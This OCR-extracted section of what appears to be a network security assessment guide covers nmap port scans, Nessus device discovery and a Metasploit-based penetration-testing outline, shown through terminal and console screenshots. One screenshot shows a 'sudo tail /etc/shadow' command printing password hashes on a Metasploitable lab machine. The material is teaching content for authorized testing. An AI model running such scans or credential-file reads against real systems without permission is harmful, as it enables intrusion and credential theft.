

root@Kali-Attacker: ~
File Edit View Search Terminal Tabs Help
root@Kali-Attacker: ~
root@Kali-Attacker: ~
root@Kali-Attacker:~# nmap -sT 192.168.1.6
Starting Nmap 6.47 (http://nmap.org) at 2017-12-05 08:57 EST
Nmap scan report for 192.168.1.6
Host is up (0.0034s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
514/tcp open shell
Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
root@Kali-Attacker:~#



root@Kali-Attacker: ~
File Edit View Search Terminal Tabs Help
root@Kali-Attacker: ~
root@Kali-Attacker: ~
root@Kali-Attacker:~# nmap -sT 192.168.1.6
Starting Nmap 6.47 (http://nmap.org) at 2017-12-05 08:57 EST
Nmap scan report for 192.168.1.6
Host is up (0.0034s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
514/tcp open shell
Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
root@Kali-Attacker:~#





2. Device Scanning


- Description: Device scanning goes beyond port scanning to identify the types of devices connected to the network (e.g., routers, switches, printers, servers). This helps in understanding the network topology and potential attack vectors.
- Tools: Nessus can be used for device discovery and vulnerability scanning.
- Implementation Guidelines:
    1. Install Nessus: Install Nessus on the assessment system.
    2. Network Discovery Scan: Configure a Nessus scan to perform network discovery. This involves sending various probes to identify active hosts and their device types.
    3. Analyze Scan Results: Review the scan results to identify the devices found on the network, including their IP addresses, MAC addresses, device types, and open ports.
    4. Credentialed Scans: Where possible, perform credentialed scans. These scans log into the devices to gather more detailed information about the software installed and configurations, leading to more accurate vulnerability detection.
- Screenshots:


Nessus Essentials / Login
https://localhost:8834/#/
Getting Started
nessus
Essentials
Username
Password
Remember Me
Sign In
© 2020 Tenable™, Inc.
tenable


Nessus
Scans
Settings
patrick
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
Scan Templates
Back to Scans
Scanner
Search Library
Advanced Dynamic Scan
Advanced Scan
Audit Cloud Infrastructure
Badlock Detection
Bash Shellshock Detection
Basic Network Scan
Credentialed Patch Audit
DROWN Detection
Host Discovery
Intel AMT Security Bypass
Internal PCI Network Scan
Malware Scan
MDM Config Audit
Mobile Device Scan
Offline Config Audit
PCI Quarterly External Scan
Policy Compliance Auditing
SCAP and OVAL Auditing
Shadow Brokers Scan
Spectre and Meltdown


Nessus
Scans
Settings
patrick
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
Internal Network Scan
Description
Scan the internal network for known vulnerabilities on a weekly basis.
Folder
My Scans
Targets
192.168.1.0/24
Upload Targets
Add File
Save
Cancel






3. Penetration Testing and Detection


- Description: Penetration testing is a simulated cyberattack against a system to check for exploitable vulnerabilities. It goes beyond simply identifying vulnerabilities to actively exploiting them to assess the potential impact.
- Tools: Metasploit Framework is a powerful tool for penetration testing.
- Implementation Guidelines:
    1. Planning: Define the scope and objectives of the penetration test. Obtain necessary permissions.
    2. Reconnaissance: Gather information about the target system (e.g., using Nmap for port scanning).
    3. Vulnerability Scanning: Use tools like Nessus or OpenVAS to identify potential vulnerabilities.

4. Exploitation: Use Metasploit to attempt to exploit identified vulnerabilities. This may involve gaining access to systems, escalating privileges, or exfiltrating data.
5. Post-Exploitation: Maintain access to the compromised system to gather further information or demonstrate the impact of the vulnerability.
6. Reporting: Document all findings, including vulnerabilities discovered, exploitation attempts, and successful breaches. Provide recommendations for remediation.

- Screenshots:




```
msfadmin@metasploitable:~$ sudo tail /etc/shadow
sudo: unable to resolve host metasploitable
[sudo] password for msfadmin: msfadmin
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
gdm:*:16467:0:99999:7:::
messagebus:*:16467:0:99999:7:::
polkituser:*:16467:0:99999:7:::
haldaemon:*:16467:0:99999:7:::
administrator:$1$aMci2p0/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::
```




```
root@kali2:~# nmap -sV -sC www.campus.edu -p 3389

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-07-02 14:49 EDT
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00058s latency).
PORT     STATE SERVICE            VERSION
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=SERVER.campus.edu
| Not valid before: 2016-02-03T04:17:03
|_Not valid after:  2016-08-04T04:17:03
|_ssl-date: 2016-07-02T18:49:52+00:00; 0s from scanner time.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
```




ii. Identification of Weaknesses


Interpreting the output of vulnerability scans is crucial for identifying weaknesses. This involves analyzing scan results to prioritize vulnerabilities and understand their potential impact.


1. Interpreting Nmap Output


- Open Ports: Open ports indicate services that are listening for connections. Each open port is a potential entry point for an attacker.
- Service Versions: The version of the service running at an open port is critical. Known vulnerabilities often exist for specific service versions. Nmap's -sV flag helps identify these.
- OS Detection: Identifying the operating system helps in targeting OS-specific vulnerabilities.
- Vulnerability Correlation: Correlate Nmap output with vulnerability databases (e.g., CVE - Common Vulnerabilities and Exposures) to identify known vulnerabilities.


- Example: If Nmap shows port 21 (FTP) is open with a specific version, a search in the CVE database might reveal known vulnerabilities for that FTP version, such as buffer overflows or anonymous login issues.












